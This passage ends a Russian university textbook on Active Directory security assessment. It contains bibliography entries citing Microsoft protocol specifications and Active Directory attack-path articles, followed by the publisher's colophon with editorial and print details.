19. [MS-ICPR]: ICertPassage Remote Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-icpr/9b8ed605-6b00-41d1-9a2a-9897e40678fc

20. [MS-WCCE]: Windows Client Certificate Enrollment Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/446a0fca-7f27-4436-965d-191635518466

21. Microsoft Kerberos [Электронный ресурс]. – URL : https://learn. microsoft.com/en-us/windows/win32/secauthn/microsoft-kerberos

22. Using Active Directory Domain Services [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/windows/win32/ad/using-active-directory-domain-services

23. New Attack Paths? AS Requested Service Tickets [Электронный ресурс]. – URL : https://www.semperis.com/blog/new-attack-paths-as-requested-sts/

24. [MS-SFU]: Kerberos Protocol Extensions: Service for User and Constrained Delegation Protocol [Электронный ресурс]. – URL : https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/3bff5864-8135-400e-bdd9-33b552051d94

25. Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory [Электронный ресурс]. – URL : https:// shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html

ОГЛАВЛЕНИЕ

Учебное электронное издание

ЕЛИСЕЕВ Алексей Игоревич

АНАЛИЗ ЗАЩИЩЁННОСТИ ИТ-ИНФРАСТРУКТУРЫ НА ОСНОВЕ ТЕХНОЛОГИЙ ACTIVE DIRECTORY

Учебное пособие

Редактор Л. В. Комбарова
Графический и мультимедийный дизайнер Т. Ю. Зотова
Обложка, тиражирование, упаковка Л. В. Комбаровой

ISBN 978-5-8265-2993-5

Подписано к использованию 10.02.2026.
Тираж 50 шт. Заказ № 17

Издательский центр ФГБОУ ВО «ТГТУ»
392000, г. Тамбов, ул. Советская, д. 106/5,
помещение 2, к. 14
Телефон (4752) 63-81-08
E-mail: izdatelstvo@tstu.ru